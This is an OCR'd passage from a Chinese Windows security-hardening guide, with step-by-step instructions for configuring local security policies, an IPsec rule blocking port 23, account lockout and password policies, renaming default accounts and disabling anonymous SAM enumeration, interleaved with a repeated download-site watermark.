
● 本地账户共享与安全模式

在使用网络共享时，为了保护用户信息的安全，需要对本地账户的网络登录进行身份验证，可以通过设置“本地安全设置”窗口中的“网络访问：本地账户的共享和安全模式”安全策略来实现，具体操作步骤如下。

步骤 01 打开“本地安全设置”窗口，在左侧窗格中依次展开“安全设置 > 本地策略 > 安全选项”选项，然后在右侧窗格中找到“网络访问：本地账户的共享和安全模式”选项。



步骤 02 双击该选项，打开“网络访问：本地账户的共享和安全模式 属性”对话框，在该对话框的下拉列表框中选择合适的选项，依次单击“应用”和“确定”按钮即可应用设置。



一招鲜 本地账户共享与安全模式

“网络访问：本地账户的共享和安全模式”安全策略选项，用于确定如何对使用本地账户的网络登录进行身份验证。经典模式对本地用户进行身份验证，不改变其本来身份；仅来宾账户对本地用户进行身份验证，其身份为来宾。

● 禁止安装未签名的驱动程序

“设备：未签名驱动程序的安装操作”安全策略用于确定当试图通过安装 API 安装未经 Windows 硬件质量实验室测试的设备驱动程序时将发生的情况。

步骤 01 打开“本地安全设置”窗口，在左侧窗格中依次展开“安全设置 > 本地策略 > 安全选项”选项，然后在右侧窗格中找到“设备：未签名驱动程序的安装操作”选项。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 双击该选项，打开“设备：未签名驱动程序的安装操作 属性”对话框，在该对话框的下拉列表框中选择合适的选项，依次单击“应用”和“确定”按钮即可应用设置。




● 让“每个人”权限应用于匿名用户


“网络访问：让‘每个人’权限应用于匿名用户”安全策略选项用于确定将哪些附加权限授予连接到计算机的匿名连接。系统默认情况下，Everyone 安全标识符（SID）会从为匿名连接创建的令牌中删除。因此，授予 Everyone 组的权限不会应用于匿名用户。如果启用此策略，会将 Everyone SID 添加到为匿名连接创建的令牌，这样匿名用户就可以访问 Everyone 组拥有权限的所有资源。

为防止出现上述情况，可以将此安全策略禁用，其具体操作步骤如下。

步骤 01 打开“本地安全设置”窗口，在左侧窗格中依次展开“安全设置 > 本地策略 > 安全选项”选项，然后在右侧窗格中找到“网络访问：让‘每个人’权限应用于匿名用户”选项。



步骤 02 双击该选项，打开“网络访问：让‘每个人’权限应用于匿名用户 属性”对话框，在该对话框中选择“已禁用”单选按钮，依次单击“应用”和“确定”按钮即可应用设置。




● 定义IP安全策略

创建并定义适合自己的 IP 安全策略，可以为计算机系统提供更加安全的操作环境。将一些比较敏感的端口添加到禁止策略中，可以有效地将一些木马、后门程序及网络工具阻隔在系统大门之外。

下面以禁止 23 端口为例，介绍定义 IP 安全策略的方法，其具体操作步骤如下。


步骤 01 打开“本地安全设置”窗口，在左侧窗格中依次选择“安全设置 >IP 安全策略，在本地计算机”选项。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 02 在该选项上右击，在弹出的快捷菜单中选择“创建 IP 安全策略”命令，打开“IP 安全策略向导”对话框。




步骤 03 单击“下一步”按钮，进入“IP 安全策略名称”界面，在“名称”文本框中输入所创建 IP 安全策略的名称，在“描述”文本框中添加对此安全策略的描述信息，单击“下一步”按钮。



步骤 04 进入“安全通讯请求”界面，取消勾选“激活默认响应规则”复选框。



步骤 05 单击“下一步”按钮，进入“正在完成 IP 安全策略向导”界面，勾选“编辑属性”复选框，单击“完成”按钮。



步骤 06 在“本地安全策略”窗口中双击刚添加的 IP 安全策略选项，打开“禁用 23 端口属性”对话框。




步骤 07 取消勾选“使用‘添加向导’”复选框，然后单击“添加”按钮，打开“新规则 属性”对话框。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 08 单击“添加”按钮，打开“IP 筛选器列表”对话框，取消勾选“使用‘添加向导’”复选框。



步骤 09 单击“添加”按钮，打开“筛选器属性”对话框，该窗口中包含三个选项卡，即“寻址”、“协议”和“描述”。



步骤 10 在“寻址”选项卡的“源地址”下拉列表框中选择“任何IP地址”选项，在“目标地址”下拉列表框中选择“我的IP地址”选项。



步骤 11 切换到“协议”选项卡，在“选择协议类型”下拉列表框中选择 TCP 选项，在“设置 IP 协议端口”选项组中选择“从任意端口”和“到此端口”单选按钮，并在“到此端口”下面的数值框中输入 23。单击“确定”按钮，即可添加一个屏蔽 TCP 协议 23 端口的筛选器。



步骤 12 重复上述操作，在“筛选器属性”对话框的“协议”选项卡中设置协议类型为 UDP，在“设置 IP 协议端口”选项区中选择“从任意端口”和“到此端口”单选按钮，并在“到此端口”下面的数值框中输入 23。单击“确定”按钮，即可添加一个屏蔽 UDP 协议 23 端口的筛选器。



步骤 13 单击“确定”按钮，返回“新规则属性”对话框，在“IP 筛选器列表”列表中选择“新 IP 筛选器列表”单选按钮。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 14 选择“筛选器操作”选项卡，取消勾选“使用‘添加向导’”复选框。



步骤 15 单击“添加”按钮，打开“新筛选器操作 属性”对话框。在“安全措施”选项卡中选择“阻止”单选按钮，然后单击“确定”按钮。




步骤 16 返回“新规则 属性”对话框，在“筛选器操作”列表中出现“新筛选器操作”选项。



步骤 17 在“筛选器操作”列表中选择“新筛选器操作”单选按钮，单击“关闭”按钮。返回“禁用 23 端口 属性”对话框，即可看到增加的“新 IP 筛选器列表”选项，且该选项处于被选中状态。



步骤 18 依次单击“应用”和“确定”按钮，即可添加一个禁止 23 端口的 IP 安全策略。重新进入“本地安全设置”窗口，在右侧窗格中选中“禁用 23 端口”选项并右击，在弹出的快捷菜单中选择“指派”命令，即可应用设置。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

通过组策略提高系统安全

组策略是指基于组的策略，它以 Windows 中的一个 MMC 管理单元的形式存在。通过它可以帮助系统管理员针对整个计算机或特定用户来设置多种配置，从而提交系统的安全性。

● 运行组策略

要实现具体管理操作，必须先启动组策略，由于 Windows 2000/XP/2003/Visita 系统中已默认安装了组策略，所以可以直接运行。其具体的操作步骤如下。

步骤 01 在“运行”对话框中输入 gpedit.msc，单击“确定”按钮。打开“组策略”窗口，在其中显示的组策略是当前计算机。如果要更改某选项，需在该窗口中选中此选项。



步骤 02 在左边依次展开“用户配置 > 管理模板 > 任务栏和「开始」菜单”选项，打开“任务栏和「开始」菜单”窗口。



步骤 03 在“设置”列表中右击“关闭通知区域清理”选项，在快捷菜单中选择“属性”命令，打开“关闭通知区域清理 属性”对话框。在其中根据实际需要选择相应的单选按钮，即可对计算机策略进行管理。



步骤 04 如果需要配置其他计算机策略，在“运行”对话框中输入 mmc，即可进入“控制台 1”窗口。



步骤 05 执行“文件 > 添加 / 删除管理单元”命令，打开“添加 / 删除管理单元”对话框。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 06 单击“添加”按钮，打开“添加独立管理单元”对话框。




步骤 07 在“管理单元”列表中选择“组策略对象编辑器”选项后单击“添加”按钮，打开“选择组策略对象”对话框。



步骤 08 单击“浏览”按钮，打开“浏览组策略对象”对话框，在其中选择“另一台计算机”单选按钮。



步骤 09 在文本框中输入目标主机的 IP 地址。也可以单击“浏览”按钮，在打开的“选择计算机”对话框中输入目标主机的 IP 地址或名称。依次单击“确定”按钮，返回到“选择组策略对象”对话框中并单击“完成”按钮。



步骤 10 单击“关闭”按钮关闭“浏览组策略对象”对话框，在“添加/删除管理单元”对话框中单击“确定”按钮，在控制台根节点下看到刚添加的组策略。至此，按照当前计算机策略的方法，即可实现远程计算机策略的配置管理。

设置账户锁定策略


账户锁定策略是指当用户在忘记或不知道用户账户及密码的情况下，在进行 X 次（X 代表在组策略中设置好的可输入无效输入的次数）无效输入后，Windows 会将登录设置为锁定状态。当登录设置为锁定状态后，需要经过一定时间才能被重新启动，这样黑客便不会轻易地破解出用户账户和密码。

在“组策略”窗口中启用“账户锁定”策略的具体设置步骤如下。

步骤 01 在“组策略”窗口中展开“计算机配置 >Windows 设置 > 安全设置 > 账户策略 > 账户锁定策略”选项，进入“账户锁定策略设置”窗口。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




步骤 02 在“策略”列表中双击“账户锁定阈值”选项，打开“账户锁定阈值 属性”对话框。



步骤 03 在“账户不锁定”数值框根据实际情况输入相应的数字，这里输入 6，即登录失败 6 次后被猜测的账户将被锁定。



步骤 04 单击“应用”按钮，打开“建议的数值改动”对话框，连续单击“确定”按钮，即可完成应用设置操作。



步骤 05 在“账户锁定策略设置”窗口中的“策略”列表中双击“复位账户锁定计数器”选项，打开“复位账户锁定计数器 属性”对话框，在其中设置复位账户锁定计数器的时间。



步骤 06 在“账户锁定策略设置”窗口的“策略”列表中双击“账户锁定时间”选项，打开“账户锁定时间 属性”对话框，在其中设置账户锁定时间。



● 设置密码策略

密码是用户登录操作系统的凭证，只有输入了正确的密码，用户才能正常进入系统。通过设置密码策略，可以加强系统的安全性，在一定程度上防止其他用户登录计算机，其具体操作步骤如下。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 01 在“组策略”窗口中展开“计算机配置 >Windows 设置 > 安全设置 > 账户策略 > 密码策略”项，进入“密码策略设置”窗口。



步骤 02 双击“密码必须符合复杂性要求”选项，打开“密码必须符合复杂性要求 属性”对话框，选择“已启用”单选按钮，依次单击“应用”和“确定”按钮即可启用密码复杂性要求。



步骤 03 双击“密码长度最小值”选项，打开“密码长度最小值 属性”对话框，根据实际情况设置输入密码的最少字符个数，依次单击“应用”和“确定”按钮。



步骤 04 双击“密码最长存留期”选项，打开“密码最长存留期 属性”对话框，设置密码过期的天数，依次单击“应用”和“确定”按钮完成设置。



一招鲜 设置密码的技巧

由于空密码和太短的密码很容易被专用破解软件破解，为减小密码破解的可能性，密码应该尽量长而且有特权用户（如 Administrators 组的用户）的密码长度最好超过 12 个字符。用来加强密码长度的方法是使用不在默认字符集中的字符。

步骤 05 双击“密码最短存留期”选项，在“密码最短存留期 属性”对话框中设置密码最短存留期，依次单击“应用”和“确定”按钮即可。




一招鲜 设置密码的时间间隔

默认情况下可在任何时间修改密码，因此，可以更换一个密码后立刻再进行更改。这个选项的设置范围是 0（密码可随时修改）或 1～ 998，建议设置为 1 天。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 06 双击“强制密码历史”选项，打开“强制密码历史 属性”对话框，根据个人情况设置保留密码历史的个数，依次单击“应用”和“确定”按钮完成设置。



● 设置用户权限

当多人共用一台计算机时，可以在“组策略”窗口中设置不同的用户权限，这样就限制黑客访问该计算机时要进行的某些操作，具体操作步骤如下。


步骤 01 在“组策略”窗口中展开“计算机配置 >Windows 设置 > 安全设置 > 本地策略 > 用户权利指派”选项，进入“用户权利指派设置”窗口。



步骤 02 双击需要改变的用户权限选项，如“从网络访问此计算机”选项，即可打开“从网络访问此计算机 属性”对话框。



步骤 03 单击“添加用户或组”按钮，打开“选择用户或组”对话框，在“输入对象名称来选择”文本框中输入添加对象的名称。



步骤 04 单击“检查名称”按钮，即可对输入的名称进行检测。如果输入的名称存在，则会将检测出的名字连同这个名称一同显示出来。



步骤 05 单击“确定”按钮，即可将该对象添加到用户组中，再单击“确定”按钮，即可完成用户权限的设置操作。

● 更改系统默认的账户

一般情况下，在 Windows 中内置有 Administrator 和 Guest 两个账户，其中 Administrator 是具有全部权限的管理员账户。黑客往往是通过密码猜测或暴力破解方式来获得管


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

理员账户信息，所以防御黑客入侵的最好办法就是改变这两个默认的账户名称。

具体的操作步骤如下。


步骤 01 在“组策略”窗口中展开“计算机配置 >Windows 设置 > 安全设置 > 本地策略 > 安全选项”选项，进入“安全选项设置”窗口。




步骤 02 双击“账户：重命名系统管理员账户”选项，打开“账户：重命名系统管理员账户 属性”对话框。



步骤 03 在文本框中输入相应的名称之后单击“确定”按钮，即可完成重命名操作。



步骤 04 双击“账户：重命名来宾账户”选项，打开“账户：重命名来宾账户 属性”对话框。



步骤 05 在文本框中输入重新命名的来宾账户的名称后单击“确定”按钮，即可完成重命名操作。

● 不允许SAM账户的匿名枚举

SAM 是 Security Accounts Manager（安全性账户管理员）的简称，在 SAM 文件中记录了计算机中所有用户的账户名称和密码，这样用户可以使用不同的账户名登录到计算机系统中。要禁用 SAM 账户的匿名枚举功能，可以通过如下操作实现。

步骤 01 打开“组策略”窗口，在左窗格中依次展开“计算机配置>Windows设置安全设置>本地策略>安全选项”选项。



步骤 02 在右侧“网络访问：不允许SAM账户的匿名枚举”选项上右击，在弹出的快捷菜单中选择“属性”命令，打开“网络访

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

问：不允许SAM账户的匿名枚举 属性”对话框，选择“已启动”单选按钮，依次单击“应用”和“确定”按钮即可。




禁止访问控制面板

控制面板允许用户查看并操作基本的系统设置和控制，这是一个非常直观的管理界面，其中包括添加硬件、添加/删除软件、控制用户账户、更改辅助功能选项等选项。在“组策略”窗口中可以设置控制面板中项目的各个属性。

练习 禁止访问控制面板

黑客可以通过控制面板进行多项系统的操作，用户如果不希望自己的控制面板被访问，可以在“组策略”窗口中启用“禁止访问控制面板”功能。具体的操作步骤如下。

步骤 01 在“组策略”窗口中依次展开“用户配置 > 管理模板 > 控制面板”项，进入“控制面板设置”窗口。



步骤 02 右击“禁止访问控制面板”选项，在快捷菜单中选择“属性”命令，即可进入“禁止访问控制面板 属性”对话框。



